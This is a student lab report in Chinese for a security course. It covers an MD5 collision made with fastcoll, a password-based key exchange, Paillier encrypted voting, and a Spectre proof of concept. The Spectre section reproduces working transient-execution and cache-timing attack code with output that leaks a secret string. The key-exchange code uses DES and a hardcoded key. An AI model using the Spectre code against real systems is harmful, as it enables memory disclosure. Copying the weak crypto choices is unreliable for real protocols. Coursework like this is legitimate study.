网络安间安全导论 · 实验报告

计01　容逸朗　2020010869

简述

- 合计完成了四个实验，具体项目如下：
  - 第四章：制造 MD5 算法的散列值碰撞（难度：★）
  - 第四章：基于口令的安全身份认证协议（难度：★★★）
  - 第五章：基于 Paillier 算法的匿名电子投票流程实现（难度：★）
  - 第六章：Spectre 攻击验证（难度：★★★）

1. 制造 MD5 算法的散列值碰撞（难度：★）

实验步骤


- 首先进入 Windows 的 CMD，然后运行指令：

  ```
  fastcoll_v1.0.0.5.exe -p fastcoll_v1.0.0.5.exe -o m1.exe m2.exe
  ```

  此条指令意思是利用 fastcoll 软件生成和 `fastcoll_v1.0.0.5.exe` 具有相同功能的两个可执行文件 `m1.exe` 和 `m2.exe`。
- 生成文件后，可以利用 `certutil -hashfile <path> <method>` 来查看对应文件在不同哈希方式下得到的散列值。

实验结果

- 实验截图如下：



- 从上图可见，软件生成了两个文件 `m1.exe` 和 `m2.exe`，他们具有相同的 MD5 散列值，但是对应的 SHA1 散列值则不同。

2. 基于口令的安全身份认证协议（难度：★★★）

实验步骤

- 本实验需要模拟 Bellovin-Merritt 协议的流程。
- **初始化：** 双方需要事先共享一个口令 `pw` 用于后续的身份合法性和真实性认证。代码实现时利用 `fork` 函数即可完成这个目标。

```
shared_key = 'thisisasharekey'
pid = os.fork()
```

- **步骤 1：**

  A 需要生成 RSA 算法所需的公钥和私钥：

```
# 1.1 gen RSA key pair
random_generator = Random.new().read
key = RSA.generate(1024, random_generator)
msg1_inner = key.publickey().exportKey('PEM').decode('cp1252')
```

  然后向 B 发送自己的身分标识（此处由于仅有两个进程通信，为实现简便，故忽略此项）以及利用 `pw` 进行 AES 加密后的公钥密文：

```
# 1.2 send public key to server
msg1 = self.aes.encrypt(msg1_inner)
s.sendall(msg1)
```

  注：s 是通信实体 A 使用的 socket。同时 AES 和 DES 的加解密已经抽象为接口，以便多次调用。

- **步骤 2：**

  B 接收到 A 发来的信息后，先解密密文得到 A 的公钥。

```
# 2.1 receive public key from client
msg1 = conn.recv(BUF)
msg1_inner = self.aes.decrypt(msg1)
pubkey = RSA.importKey(msg1_inner.encode('cp1252'))
```

  然后随机生成会话密钥，先用 A 的公钥加密之，再用 `pw` 把前述密文用 AES 再次加密：

```python
# 2.2 gen section key
secc_key = ''.join(random.choices(string.ascii_letters +
string.digits, k = 8))
des = DESCipher(secc_key)
rsa_enc = PKCS1_cipher.new(pubkey)
secc_enc = rsa_enc.encrypt(bytes(secc_key.encode('utf8')))

# 2.3 send section key
msg2_inner = b64encode(secc_enc).decode('ascii')
msg2 = self.aes.encrypt(msg2_inner)
conn.sendall(msg2)
```

- **步骤 3:**

  A 利用 `pw` 和私钥解密密文，得到会话密钥（secc_key）：

```python
# 3.1 receive communication key from server
msg2 = s.recv(BUF)
msg2_inner = self.aes.decrypt(msg2)

rsa_dec = PKCS1_cipher.new(key)
secc_enc = b64decode(msg2_inner.encode('ascii'))
secc_key = rsa_dec.decrypt(secc_enc, 0).decode('utf8')
des = DESCipher(secc_key)
```

  然后生成随机数 N_A，利用会话密钥加密后，把密文发送给 B:

```python
na = ''.join(random.choices(string.digits, k = 20))
msg3 = des.encrypt(na)
s.sendall(msg3)
```

  注：后续步骤除非特别说明，否则加 / 解密都是指利用会话密钥做 DES 加 / 解密。

- **步骤 4:**

  B 收到消息后解密得到 N_A，然后生成随机数 N_B，再加密明文 $N_A||N_B$，并把密文发给 A:

```python
# 4.1 receive random number NA
msg3 = conn.recv(BUF)
na = des.decrypt(msg3)

# 4.2 gen random number NB
nb = ''.join(random.choices(string.digits, k = 20))
msg4 = des.encrypt(na + nb)
conn.sendall(msg4)
```

- **步骤 5:**

  A 解密密文，得到 $N_1||N_2$，验证 N_A 和 N_1 是否相同，以判定对方是否为 B：

```python
# 5.1 receive NA || NB
msg4 = s.recv(BUF)
nab = des.decrypt(msg4)

# 5.2 check NA
na_recv = nab[:20]
assert na == na_recv, 'na != na_recv'
```

  然后加密 N_2 再发送给 B：

```python
# 5.3 send NB for checking
nb = nab[20:]
msg5 = des.encrypt(nb)
s.sendall(msg5)
```

- **步骤 6:**

  B 解密密文，得到 N_2，验证 N_B 和 N_2 是否相同，以判定对方是否为 A：

```python
# 6.1 receive NB and check
msg5 = conn.recv(BUF)
nb_recv = des.decrypt(msg5)
assert nb == nb_recv, 'nb != nb_recv'
```

实验结果

- 实验截图如下：

```
(base) BoxWorld:ch4 boxworld$ python3 main.py
------ ROUND 1 ------
Got connection from ('127.0.0.1', 53616)
[A] send:
 b'0Rm70/a13smQ9bvGJzP6ZEIBg5rZCToqc1FQDBRI1pLAz30rQoY5ByuZZucyDy9ysfLZNqKEcJNhj
asQcuo6jUxRgB5qbaNxIH7FkHda1kIkcrrOnhLdbvKSrAMXMyV7LDp1qRYlZXdw8r717ZCuN+ZCpSWBS
KOzHnT/z5kXxfWXxIGjuicuE/eEBwNzPTTPZp5r2NVuaznE23KTVaNghStUSnnmnONpdndfPUKwTkk1a
vMmLkBPJZxhtizFkvIGOyu/UeddOMK9LHmchDpw1WSBSBmrDaXzrUQ8USnkmXZy4Ruapa6lu9zTVFbfi
C97qEDEERDnEadoVDBTU46/mR7OcwY8DEKLviG5TIqhD+nau5Fh8TPXrsdIPa4vZz9m'
[B] recv:
 -----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC6CopTNaRe+u4j+gCUJWkSfm7+
TK4u3Sl5cozcAs//wPfFrohSEWt59Tg4ztM9dFf1aqeKCTatEqk8JzESWLg0ylgi
xM45H3WUnj0K4vWJ/ivZVXRR7lyJctJzIE3IgBlaZ/2G4rJzHB+pFBuVV808YYED
tQcNcl9iLNjQZDuc/wIDAQAB
-----END PUBLIC KEY-----

------ ROUND 2 ------
[B] Session Key:
 uev29z9N
[B] send:
 b'VZk4siUKaIbjmgAwcahrbNccnyLORcCjxUUvTHz9Xrg82+B+77XF4nR+uQeHXGcI90XoZBMMxXecT
uT9RkJSOpImndTZN3xaYI1842NHIleWrQz3vOJc7EDLxZMhsct6UB2NEdQv8OcWdFCHfELBUKqZaZY12
nLONg3ooTPLECdnLeNDDGDuCPTK7mQJvKdOAfT/bSfM8n1Jo4IEPURFoH/dU9P7r30xz9cQpBMPczDSt
As+GH0hmJ4WO/oNLco3'
[A] Session Key:
 uev29z9N

------ ROUND 3 ------
[A] N_a =  23666137417238057977
[A] send:  b'GX0AJEWkxyzR9lsBOc/0hs8kiDbem7+E60kqGNOxu2s='
[B] N_a =  23666137417238057977

------ ROUND 4 ------
[B] N_b =  54154477742624844351
[B] send:  b'Emqq4Pk8s4JgsZqvydol6eBjpaIxAkGKFhP3SYf9yLKvDYkOTMfUckpUBY+jHbQ76aa
7vKTqUUY='
[A] N_a || N_b =  2366613741723805797754154477742624844351
[A] Check N_a: OK

------ ROUND 5 ------
[A] N_b =  54154477742624844351
[A] send:  b'fPyHXs2SiC6HZi7rahd1fVABImRuts9Os2VyvC9T4WM='
[B] Check N_b: OK

------ FINISH ------

[A] Your msg: test
[A] send:  b'fPzaXsPRUUKpF+2kJdZQLIJ3dcIg0CkX'
[B] recv:  test

[B] Your msg: 测试
[B] send:  b'7lw9umZXdOSSr7k9ByhjLCtEU/OkekyP'
[A] recv:  测试
```

- 从上图可见，算法执行过程无误，用户成功交换会话密钥，可以进行加密对话。

3. 基于 Paillier 算法的匿名电子投票流程实现（难度：★）

实验步骤

- **准备阶段:**

  投票开始前，我们需要准备好 Paillier 算法所需的公钥和私钥，生成算法如下：

```
Paillier(int mtv, int mca): max_voter(mtv), max_candidate(mca) {
    mpz_class p, q, n, lambda, g, mu;
    p = mpz.gen_prime();
    q = mpz.gen_prime();
    n = p * q;

    mpz_class p_ = p - 1, q_ = q - 1;
    mpz_lcm(lambda.get_mpz_t(), p_.get_mpz_t(), q_.get_mpz_t());

    mpz_class n2 = n * n, x;
    g = mpz.gen_random_number(Prime_Bits * 2);
    mpz_powm(x.get_mpz_t(), g.get_mpz_t(), lambda.get_mpz_t(), n2.get_mpz_t());

    x = (x - 1) / n;
    mpz_invert(mu.get_mpz_t(), x.get_mpz_t(), n.get_mpz_t());

    puk.n = n;
    puk.g = g;
    prk.lambda = lambda;
    prk.mu = mu;
}
```

  首先找到两个大素数 p, q，计算 $n = pq$ 以及 $\lambda = \mathrm{LCM}(p-1, q-1)$，然后生成一个大整数 g，再计算 $\mu = \left(\frac{(g^\lambda \mod n^2)-1}{n}\right)^{-1} \mod n$。此时得到的 (n, g) 为公钥，(λ, μ) 为私钥。

- **投票阶段:**

  用户输入候选人号码 cid 后，我们把用户的选票信息记为 $base^{cid}$（需要保证 $base$ 大于投票总人数）。这样做的好处在于，当我们需要统计选票时，所有的选票之和可以唯一地表示为 $sum = \sum_{id=0}^{\max cid} total_{id} \times base^{id-1}$（假设候选人编号从 1 开始），此时 $total_{id}$ 即为候选人 id 的得票数。

```
string vote() {
    int cid;
    cin >> cid;
    if (cid <= 0 || cid > max_candidate) return "Exit";
    mpz_class offset;
    mpz_pow_ui(offset.get_mpz_t(), max_voter.get_mpz_t(), cid - 1);
    return _encrypt(offset, puk).get_str();
}
```

加密算法的实现如下：已知公钥信息 n, g，以及明文 m，此时先随机生成一个大整数 r，然后计算 $g^m \mod n^2$ 和 $r^n \mod n^2$，两者的乘积模 n^2 即为密文。

```
mpz_class _encrypt(mpz_class m, PublicKey k) {
    mpz_class n = k.n, g = k.g;
    mpz_class n2 = n * n;
    mpz_class r = mpz.gen_random_number(Prime_Bits * 2 - 2);

    mpz_class tmp1, tmp2;
    mpz_powm(tmp1.get_mpz_t(), g.get_mpz_t(), m.get_mpz_t(), n2.get_mpz_t());
    mpz_powm(tmp2.get_mpz_t(), r.get_mpz_t(), n.get_mpz_t(), n2.get_mpz_t());

    mpz_class c;
    c = tmp1 * tmp2 % n2;
    return c;
}
```

- **计票阶段：** 根据 Paillier 算法的要求，我们只需要把用户的投票密文相乘即可。

```
mpz_class start_vote() {
    mpz_class result = 1;
    while (true) {
        string vo = vote();
        if (vo == "Exit") break;
        result *= mpz_class(vo);
    }
    return result;
}
```

- **公布阶段：**

公布人首先解文密文，然后按照公式 $total_{id} = \lfloor \frac{sum}{base^{id-1}} \rfloor \mod base$ 计算每个候选人对应的得票数 $total_{id}$：

```cpp
void get_result(mpz_class cipher) {
    mpz_class m = decrypt(cipher);
    for (int i = 1; i <= max_candidate; i++) {
        cout << "Cand# " << i << ": " << m % max_voter << endl;
        m = m / max_voter;
    }
}
```

解密方法的实现如下：已知公钥 n，私钥 λ, μ，密文 c，则明文 $m = \frac{(c^\lambda \mod n^2)-1}{n} \times \mu \mod n$。

```cpp
mpz_class decrypt(mpz_class cipher) {
    mpz_class n = puk.n, lambda = prk.lambda, mu = prk.mu;
    mpz_class n2 = n * n;
    mpz_class tmp1, m;
    mpz_powm(tmp1.get_mpz_t(), cipher.get_mpz_t(), lambda.get_mpz_t(), n2.get_mpz_t());

    m = ((tmp1 - 1) / n * mu) % n;
    return m;
}
```

实验结果

- 投票效果如下：

```
BoxWorld:ch5 boxworld$ ./paillier
1 2 3 3 2 2 1 1 6 6 5 5 5 3 3 8 8 7 1 2 3 4 9 8 4 3 2 10
10 8 8 7 7 4 4 5 5 2 2 4 6 7 8 6 5 4 3 2 4 5 5 7
exit
Start Counting!!!
====== RESULT ======
Cand#   1:        4
Cand#   2:        8
Cand#   3:        7
Cand#   4:        7
Cand#   5:        8
Cand#   6:        4
Cand#   7:        5
Cand#   8:        6
Cand#   9:        1
Cand#  10:        2
====================
```

4. Spectre 攻击验证（难度：★★★）

实验步骤

- 本次实验主要利用了处理器在分支预测瞬态时的执行漏洞，即瞬态执行时流水线回滚，但是越界部分的数据却没有回退，由此可以取出私密数据。
- **实验变量准备:**

  敏感数据存放于 char *secret;

  uint8_t array1[160] 用于越界读取 secret 数据;

  uint8_t array2[256 * 512] 是缓存驱逐集，用于侧信道攻击。

```c
unsigned int array1_size = 16;
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t array2[256 * 512];
char *secret = "The Magic Words are Squeamish Ossifrage.";
```

- **实验准备:**

  首先计算两个数组的位置差：（方便攻击时可以直接利用）

```c
int main(int argc, const char **argv) {
    size_t malicious_x = (size_t)(secret - (char*)array1);
}
```

  在每一轮攻击（最多 1000 轮）前，需要清空缓存驱逐集的缓存状态:

```c
for (i = 0; i < 256; i++)
      _mm_clflush(&array2[i * 512]);
```

- **攻击过程:**

  每轮攻击包含 5 个循环，以 6 次访问为一组，每一组中前 5 次执行时第 3 行的 if 条件语句成功跳转，因此分支历史索引表（PHT）在第 6 次执行同样的语句也同样跳转，此时预测失败。

  为了达到目标，我们可以构造如下的访存偏移量序列，其中 training_x 是 0 至 15 的数字:

$$[\text{training\_x}, \text{training\_x}, \text{training\_x}, \text{training\_x}, \text{training\_x}, \text{malicious\_x}]$$

  除此之外，还需要注意到每次执行前都需要清除缓存中的 array1_size，同时还把上面的访存序列改为一系列的位操作计算所得的值，避免编译器的自动优化。

```c
1 uint8_t temp = 0;  /* 防止编译器优化掉 victim_function */
2 void victim_function(size_t x) {
3     if (x < array1_size) {
4         temp &= array2[array1[x] * 512];
5     }
```

```c
}

void readMemoryByte(size_t malicious_x) {
    /* ... */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
        _mm_clflush(&array1_size);
        for (volatile int z = 0; z < 100; z++) {}

        x = ((j % 6) - 1) & ~0xFFFF;
        x = (x | (x >> 16));
        x = training_x ^ (x & (malicious_x ^ training_x));

        victim_function(x);
    }
    /* ... */
}
```

- **缓存侧信道攻击:**

  完成一轮攻击后，我们需要在 array2 数组中统计缓存命中情况。

  为了避免处理器提前预取数据，我们需要乱序访问数组（见第 2 行 `mix_i`），其中 `mix_i` 代表了被测试的字符值。

  在第 5 行中，我们访问了对应位置的缓存内容，若 cache_hit 则对应字符统计值加一。（但是 `training_x` 对应的不需要增加）

```c
1  for (i = 0; i < 256; i++) {
2      mix_i = ((i * 167) + 13) & 255;
3      addr = &array2[mix_i * 512];
4      time1 = __rdtscp(&junk);
5      junk = *addr;
6      time2 = __rdtscp(&junk) - time1;
7      if (time2 <= CACHE_HIT_THRESHOLD &&
8          mix_i != array1[tries % array1_size])
9          results[mix_i]++;
10 }
```

- 最后统计出现次数最多的两个可行字符值，若出现次数最多的字符值比第二多的字符多一定比例时，则认为攻击成功，此时出现次数最多的字符值即为敏感数据对应位置的值。若攻击未成功，则开始下一轮的攻击。

```c
if (results[j] >= (2 * results[k] + 5) ||
    (results[j] == 2 && results[k] == 0))
    break;
```

实验结果

- 实验截图如下:

```
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffffbeba... Success: 0x54='T' score=11    (second best: 0x02 score=3)
Reading at malicious_x = 0xffffffffffffbebb... Success: 0x68='h' score=9    (second best: 0x02 score=2)
Reading at malicious_x = 0xffffffffffffbebc... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffffffffffbebd... Success: 0x20=' ' score=11    (second best: 0x01 score=3)
Reading at malicious_x = 0xffffffffffffbebe... Success: 0x4D='M' score=2
Reading at malicious_x = 0xffffffffffffbebf... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffffbec0... Success: 0x67='g' score=13    (second best: 0x02 score=4)
Reading at malicious_x = 0xffffffffffffbec1... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffffffffffbec2... Success: 0x63='c' score=2
Reading at malicious_x = 0xffffffffffffbec3... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffffbec4... Success: 0x57='W' score=2
Reading at malicious_x = 0xffffffffffffbec5... Success: 0x6F='o' score=2
Reading at malicious_x = 0xffffffffffffbec6... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffffbec7... Success: 0x64='d' score=2
Reading at malicious_x = 0xffffffffffffbec8... Success: 0x73='s' score=9    (second best: 0x01 score=2)
Reading at malicious_x = 0xffffffffffffbec9... Success: 0x20=' ' score=9    (second best: 0x02 score=2)
Reading at malicious_x = 0xffffffffffffbeca... Success: 0x61='a' score=9    (second best: 0x01 score=2)
Reading at malicious_x = 0xffffffffffffbecb... Success: 0x72='r' score=21    (second best: 0x02 score=8)
Reading at malicious_x = 0xffffffffffffbecc... Success: 0x65='e' score=9    (second best: 0x02 score=2)
Reading at malicious_x = 0xffffffffffffbecd... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffffbece... Success: 0x53='S' score=7    (second best: 0x02 score=1)
Reading at malicious_x = 0xffffffffffffbecf... Success: 0x71='q' score=2
Reading at malicious_x = 0xffffffffffffbed0... Success: 0x75='u' score=7    (second best: 0x01 score=1)
Reading at malicious_x = 0xffffffffffffbed1... Success: 0x65='e' score=7    (second best: 0x02 score=1)
Reading at malicious_x = 0xffffffffffffbed2... Success: 0x61='a' score=9    (second best: 0x02 score=2)
Reading at malicious_x = 0xffffffffffffbed3... Success: 0x6D='m' score=2
Reading at malicious_x = 0xffffffffffffbed4... Success: 0x69='i' score=9    (second best: 0x02 score=2)
Reading at malicious_x = 0xffffffffffffbed5... Success: 0x73='s' score=9    (second best: 0x01 score=2)
Reading at malicious_x = 0xffffffffffffbed6... Success: 0x68='h' score=2
Reading at malicious_x = 0xffffffffffffbed7... Success: 0x20=' ' score=11    (second best: 0x01 score=3)
Reading at malicious_x = 0xffffffffffffbed8... Success: 0x4F='O' score=203    (second best: 0x02 score=99)
Reading at malicious_x = 0xffffffffffffbed9... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffffffffffbeda... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffffffffffbedb... Success: 0x69='i' score=9    (second best: 0x01 score=2)
Reading at malicious_x = 0xffffffffffffbedc... Success: 0x66='f' score=9    (second best: 0x02 score=2)
Reading at malicious_x = 0xffffffffffffbedd... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffffbede... Success: 0x61='a' score=7    (second best: 0x02 score=1)
Reading at malicious_x = 0xffffffffffffbedf... Success: 0x67='g' score=11    (second best: 0x01 score=3)
Reading at malicious_x = 0xffffffffffffbee0... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffffffffffbee1... Success: 0x2E='.' score=7    (second best: 0x02 score=1)
BoxWorld:ch6 boxworld$
```

- 从上图可见，我们成功读取到数组 `secret` 中的敏感数据:

    The Magic Words are Squeamish Ossifrage.